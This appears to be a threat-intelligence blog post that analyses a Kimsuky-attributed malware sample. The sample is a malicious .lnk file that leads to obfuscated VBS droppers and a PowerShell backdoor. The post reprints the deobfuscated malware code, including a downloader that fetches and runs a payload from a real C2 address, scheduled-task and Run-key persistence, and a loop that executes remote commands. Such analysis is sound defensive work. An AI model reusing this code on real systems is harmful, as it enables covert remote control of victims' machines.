
Kimsuky A Gift That Keeps on Giving

: 9/15/2024

Posted Sep 15, 2024 Updated Sep 19, 2024
By *somedieyoungZZ* *10 min* read

Introduction

Kimsuky - Shadow of Cyber Espionage



MalwareHunterTeam
@malwrhunterteam

"Upbit_20240916.docx.lnk":
41cf6298a41c27357ee5f70d8cd1c0bd48698fc30c425
5fad6a91798286e5229
->
"t\.zip":
2da46ae5dbabc6442cc0d2698725dae918befa9f1929
92f58ebbebd4ac3e2888
@ShadowChasing1 @h2jazi

12/66 security vendors flagged this file as malicious

12 / 66 Community Score

2da46ae5dbabc6442cc0d2698725dae918befa9f192992f58ebbebd4ac3e2888
t.zip
zip

Size 4.28 KB
Last Analysis Date 1 hour ago

Popular threat label downloader.heur2/obfdldr
Threat categories downloader trojan
Family labels heur2 obfdldr


Security vendors' analysis

Arcabit	HEUR.Arch.Script.A	Avast	Script:SNH-gen [Trj]
AVG	Script:SNH-gen [Trj]	BitDefender	GT:VB.Heur2.Obfdldr.34.29C10FED
CTX	Zip.unknown.heur2	Emsisoft	GT:VB.Heur2.Obfdldr.34.29C10FED (B)
ESET-NOD32	PowerShell/Kimsuky.AI	GData	GT:VB.Heur2.Obfdldr.34.6CFDEBC2
Kaspersky	HEUR:Trojan-Downloader.Script.Generic	Trellix (HX)	GT:VB.Heur2.Obfdldr.34.29C10FED
VIPRE	GT:VB.Heur2.Obfdldr.34.29C10FED	ZoneAlarm by Check Point	HEUR:Trojan-Downloader.Script.Generic

7:27 PM · Sep 16, 2024 · 2,906 Views

→ A sample was tweeted by our lovable malwrhunterteam with the tags being pointed out to Kimsuky 😍 and it was irresitable for us to have a look at it . The TTP do point to Kimsuky or a DPRK based Threat Actor. The initial infection vector is a LNK file which is mostly attributed to them.

LNK Parse



16/63 security vendors flagged this file as malicious

41cf6298a41c27357ee5f70d8cd1c0bd48698fc30c4255fad6a91798286e5229
Upbit_20240916.docx.lnk


Size: 2.31 KB
Last Analysis Date: 14 hours ago

lnk · long-command-line-arguments · url-pattern · detect-debug-environment · long-sleeps · macro-powershell · service-scan · persistence

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.pantera/runner · Threat categories: trojan · Family labels: pantera, runner

→ Like every sample, we upload to VT to get a basic idea and our sample todays ranks **16/63**. The sample is a LNK or a shortcut file in Windows. We can use **LNKParser** to get the output in JSON format and work with it.



```
Windows Shortcut Information:
  TARGET:
    - File entry:
        File attribute flags: 16
        Primary name: System32
    - File entry:
        Flags: Is file
        File size: 43520
        File attribute flags: 32
        Primary name: mshta.exe

  LINK INFO:
    Link info flags: 1
    Local base path: C:\Windows\System32\mshta.exe
    Common path suffix: ''
    Location info:
      Drive type: DRIVE_FIXED
      Drive serial number: '0x8aa7818a'
      Volume label: ''
    Location: Local

  DATA:
    Relative path: ..\..\..\Windows\System32\mshta.exe
    Working directory: C:\Windows\System32
    Command line arguments: javascript:p="se64String($z);$";s="Stream";w="a=new Act"+"iveXObject('WScr"+"ipt.Shell');a.Run(c,0,0);close();";a="System.IO."+s;t="
      -Path $t -";n="New-Object System.";d="c:\\programdata";c="power"+"shell -ep bypass -c $r='64.49.14.181';$p='8014';$r="+n+"IO."+s+"Reader(("+n+"Net.Sockets.TcpClient($r,
      $p)).Get"+s+"());$z=$r.ReadLine();$b=[Con"+"vert]::FromBa"+p+"t='"+d+"\\t.zip';Set-Content"+t+"V $b -Encoding Byte;Expand-Archive"+t+"D
      "+d+";del $t;$v='"+d+"\\s.vbs';&$v;sc "+d+"\\nt91610 81";eval(w);

    Icon location: .docx
```

lnkparse sample.lnk > lnkparse.json

- Straight up we see some red flags like **mshta.exe** and some javascript command line arguements. The **mshta.exe** is commonly exploited by threat actors for executing malicious scripts via Microsoft HTML Application files. On crafting the payload we get the something like this: The server (64.49.14.181) is sending a Base64-encoded payload, which is decoded and saved as a ZIP file (t.zip). Once downloaded, the ZIP file is extracted, and the s.vbs script is executed.

```
powershell -ep bypass -c $r='64.49.14.181';
$p='8014';
$r=New-Object System.IO.StreamReader((New-Object System.Net.Sockets.TcpClient($r,
$p)).GetStream());
$z=$r.ReadLine();
$b=[Convert]::FromBase64String($z);
Set-Content -Path 'C:\ProgramData\t.zip' -Value $b -Encoding Byte;
Expand-Archive -Path 'C:\ProgramData\t.zip' -DestinationPath 'C:\ProgramData';
del 'C:\ProgramData\t.zip';
$v='C:\ProgramData\s.vbs';
&$v;
sc C:\ProgramData\nt91610 81
```


- The server (64.49.14.181) is sending a Base64-encoded payload, which is decoded and saved as a ZIP file (t.zip). Once downloaded, the ZIP file is extracted, and the s.vbs script is executed.
- Let's get the ZIP file and see the contents inside it.

Zip File

- The unzipped file contains 3 files
  - **R9147.vbs**
  - **xM568.tmp**
  - **s.vbs**

s.vbs

Let's have a look at s.vbs since it's executed first.



```
suv="yacdegjmq";
degiko="uxcglqwc";
kouahpwya="";
iko9="qwrgA&sq$mw$xli$lswxih$zivwm&>Sr$Ivvsv$Viwyqi$Ri|x>pstttgA&qyrmx}$erh$jviuyirx$ythexiw>$[s&>qogA$&Wgv&/&mtx2&>wqsgzA&Wix$qsrgi$A$[&>fsxligAwqsgz$/$qog$/$&Gvie&/&xiSfn&>nwq$A$fsxlig$/$&igx,
81;56951=786a$3xv$&&{w&/&gvmtx$33i>zf&/&wgv&/&mtx$33f$G>``TvskveqHexe``4;9;<2xqt&&$3j&>qsrgi2Vyr$gp0$40$jepwi>hgA&g>``tvs&/&kveqhexe``HSG9;<7&/&4=2hsg|&>Wix$jws$A$GviexiSfnigx,&Wgvm&/&txmrk2Jmpi
<2xqt+?(h$A$Kix1G&/&srxirx$(jr?$Mrz&/&soi1I|t&/&viww&/&msr$(h?&>qsrgi2Vyr$yrxm}0$40$jepwi>w5A&[W&/&gvm&>$w6A&it,6444->Wi&>$w7A&gx$A$GviexiSf&>w8A&Hipi&/&xiJmpi&>wxv5Aw5/&tx2Wpi&/w6/&x$x}lyr&/w7/
for u58=1 to 1424;
a3=mid(iko9,u58,1);
ce8=Asc(a3);
kouahpwya=kouahpwya+chr(ce8-(4));
Next;
Execute kouahpwya;
wafko="bjqsuvxyacd";
```

→ The variable **iko9** stores the encoded payload and it's decoded using a simple for loop employing a Caeser Cipher. It decodes the variable using a simple character shifting (**chr(ce8-(4))**). Once it's decoded , it executes **kouahpwya**. We can write a python script to decode.

```
payload = "big big payload"
decoded = ""

for char in payload_2:
    decoded +=chr(ord(char) - 4)

print(decoded)
```

- Let's look at the VB script in parts since it's a bit long.

```

msnc = "om is the hosted versi"
lopppc = "munity and frequent updates: Wo"
On Error Resume Next '
' Garbage text to avoid static detection

mkc = "Scr" + "ipt." '"Script." string
smocv = "Set monce = W"
bothec = smocv + mkc + "CreateObj"
jsm = bothec + "ect(""WS" + "cript.Shell""):"
Execute jsm
' Execute the command to create the WScript.Shell object
```

→ The script begins by setting up a **WScript.Shell object**, which is a key component for running system commands. By concatenating various string segments to build up the object name, the script evades basic detection techniques. Once assembled, it executes the command to create this object, allowing it to interact with the system shell later in the code.

```
cl = "cmd /c schtasks /create /sc minute /mo 1 /tn MicrosoftEdgeUpdateTaskMSCore[57174-71251-9342] /tr ""wscript //e:vbscript //b C:\\ProgramData\\07578.tmp"" /f"
monce.Run cl, 0, false
```

→ This section of the script creates a scheduled task disguised as an Edge browser update. The task runs every minute, executing a hidden VBS script located at C:\ProgramData\07578.tmp. The purpose of this task is to maintain persistence.

```
dc = "c:\\programdata\\DOC578309.docx"
Set fso = CreateObject("Scripting.Filesystemobject")
Set fp = fso.OpenTextFile(dc, 2, True)
fp.Write ""
fp.Close
Set opsce = CreateObject("Shell.Application")
jsm = "opsce.ShellExecute dc:"
Execute jsm
```

→ In this step, an empty DOC file is created in the ProgramData folder, and the script proceeds to open it using the ShellExecute function. This serves as a decoy or distraction while the actual code is being ran. This is a wonderful technique.

```
kic1 = "ws\\system32\\wscript.exe //" + "b //e:vbscript C:\\ProgramData\\R9147.vbs""
/f"
qoc = "dows\\CurrentVersion\\Run"" /v Winload /t REG_SZ /d ""c:\\windo" + kic1
tmp2 = "KCU\\Software\\Microsoft\\Win" + qoc
untiy = "cmd /c r"
tmp1 = "eg add ""H"
tmp3 = tmp1 + tmp2
trn1 = untiy + tmp3
monce.Run trn1, 0, false
```

→ This part modifies the Windows registry to ensure that a malicious script (R9147.vbs) will be executed every time the system starts. The registry entry is added under the Run key, which is a known technique used by malware to maintain persistence on the victim's machine.

```
untiy = "powershell -ep bypass -command $fn='C:\\ProgramData\\xM578.tmp';$d = Get-Content $fn; Invoke-Expression $d;"
monce.Run untiy, 0, false
```

→ In this section, a PowerShell command is executed to read and run the contents of a file (C:\ProgramData\xM578.tmp).

```
s1 = "WS" + "cri"
s2 = "pt.Sleep(2000):Se"
s3 = "ct = CreateOb"
s4 = "DeleteFile"
str1 = s1 + "pt.Sle" + s2 + "t tyhun" + s3 +
"ject(""Scripting.FileSystemObject""):tyhunct." + s4 + "(""C:\\ProgramData\\s.vbs""):"
Execute str1
```

→ After executing , the script pauses for two seconds and then deletes itself (C:\ProgramData\s.vbs). This cleanup process is designed to remove traces of the script from the system to avoid detection and analysis by security tools. However, the malicious tasks and registry entries remain active.

R9147.vbs

- This script is also obfuscated similarly like the previous one and uses the same decoding routine of Ceaser Cipher. We can use the same python script to get the decoded file. After clearing some garbage text. The final payload we're left with is

```
On Error Resume Next

' Create a WScript Shell object
Set sh = WScript.CreateObject("WScript.Shell")
' Execute the contents of a file xM578.tmp
bewcdf = "powershell -ep bypass -command $fn='C:\\ProgramData\\xM578.tmp'; $d = Get-Content $fn; Invoke-Expression $d;"
' Run the PowerShell (with the window hidden)
sh.Run bewcdf, 0, false
```

→ This script sets up a PowerShell command to execute a hidden payload stored in xM578.tmp. The use of decoy strings and obfuscation techniques makes the script harder to analyze. Let's analyse the next phase.

xM578.tmp

```
$unmcnex = "64.49.14.181"
$yutbbc = "7032"

function MuTxdonewd
{
    param(
    [parameter(Mandatory = $true)][string] $sefncevID
    )

    try
    {
        $Musnciuhwefx = New-Object System.Threading.Mutex -ArgumentList 'false', $sefncevID

        if (-not $Musnciuhwefx.WaitOne(2000))
        {
            Exit;
        }

        return $Musnciuhwefx
    }
    catch [System.Threading.AbandonedMutexException]
    {
        $Musnciuhwefx = New-Object System.Threading.Mutex -ArgumentList 'false', $sefncevID
        return MuTxdonewd -sefncevID $sefncevID
    }
}

$Musnciuhwefx = MuTxdonewd -sefncevID 'ScR38294'
```

→ This function defines a mutex, which is a synchronization object to ensure that only one instance of the script or malware is running at a time. The Mutex ensures that if the script is already running, a new instance of it cannot be initiated. If an existing instance is found, the script will exit. The script calls the mutex function MuTxdonewd with a specific ID (ScR38294)

```
while($true)
{
        $tcpConnection = New-Object System.Net.Sockets.TcpClient($unmcnex, $yutbbc)
        $tcpStream = $tcpConnection.GetStream()
        $reader = New-Object System.IO.StreamReader($tcpStream)
        $writer = New-Object System.IO.StreamWriter($tcpStream)
        $writer.AutoFlush = $true
```

→ The script creates a TCP connection to the C2 server on port 7032. It continuously reads input from the C2 server using the $reader and sends output using the $writer.

```
        $cmd = $reader.ReadLine()
    if($cmd.Length -ne 0)
    {
            $tmpz = "c:\programdata\tmps2.ps1"
            $cmd | Out-File $tmpz

        powershell -ep bypass -f $tmpz;
        del $tmpz;
    }
    Sleep(20);
}
```


→ The script reads commands from C2 server and the commands are written to a temporary file(tmps2.ps1). The command is later on executed through powershell. Like earlier cleanup of the temporary file is done. The script listens for new commands every 20 seconds.

Not The End

→ ***From the moment I first encountered Kimsuky APT, I was intrigued by their operations. Their tactics, techniques, and persistence had always fascinated me, but I never had the chance to interact directly with them. However, this time was different. For the first time, they acknowledged my presence with a simple yet telling message from their side. It was a subtle but clear sign that the conversation had finally begun…***

But before that let’s see what happens when we run the script in our VM in order to verify our findings.


- On running the sample we can check the registry keys inside **HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Winload**. This key was used for persistence in one of the VBS scripts to register a task that runs the .vbs file at startup



FTWARE\Microsoft\Windows\CurrentVersion\Run


Name	Type	Data
(Default)	REG_SZ	(value not set)
Winload	REG_SZ	c:\windows\system32\wscript.exe //b //e:vbscript C:\\ProgramData\\R9147.vbs
ZoomIt	REG_SZ	C:\Tools\sysinternals\ZoomIt64.exe

- These were the files that were dropped, verifying our findings.



WindowsHolographicDevices	12/7/2019 1:54 AM	File folder	
07578.tmp	8/21/2024 1:25 AM	TMP File	1 KB
DOC578309.docx	9/17/2024 1:29 AM	Office Open XML ...	0 KB
nt91610	9/17/2024 1:29 AM	File	1 KB
R9147.vbs	8/21/2024 1:19 AM	VBScript Script File	1 KB
xM568.tmp	9/11/2024 6:35 PM	TMP File	3 KB
xS023.tmp	9/11/2024 6:34 PM	TMP File	2 KB

- *Last but not the least* - Like the nutjob I am, I left my VM connected to internet for 13 hours anticipating that maybe we see a reply from the C2 server. Remember that the response from C2 server will be written in a file called **tmps2.ps1**. I changed the code a bit to prevent it from auto deleting after getting the response. And there it was after roughly 6 hours of running the initial sample, the file was dropped and there it was the reply I was always hankering for. What did they send ?




WindowsHolographicDevices	12/7/2019 1:54 AM	File folder	
07578.tmp	8/21/2024 12:25 AM	TMP File	1 KB
DOC578309.docx	9/17/2024 12:29 AM	Office Open XML ...	0 KB
nt91610	9/17/2024 12:29 AM	File	1 KB
R9147.vbs	8/21/2024 12:19 AM	VBScript Script File	1 KB
tmps2.ps1	9/17/2024 7:31 AM	Windows PowerS...	1 KB
xM568.tmp	9/11/2024 5:35 PM	TMP File	3 KB
xS023.tmp	9/11/2024 5:34 PM	TMP File	2 KB

▶ Click to reveal spoiler

- Yes this is the command I received from the C2 but unfortunately nothing further was received. Soon it was silence, the connection fizzled out, leaving nothing more than traces of digital dust and that one lingering message. And just like that, the window into their world closed.

Was it a taunt? A sign of respect? Or merely an oversight from an ever-watchful adversary? I'll never know.

Overview



→ The sample we've analyzed here fits perfectly into the broader pattern of cyber attacks attributed to the Kimsuky APT group, a known North Korean-linked threat actor. From the use of LNK files as an initial infection vector to the deployment of VBS scripts for persistence and communication with a remote C2 server, the techniques align with past campaigns orchestrated by this group.

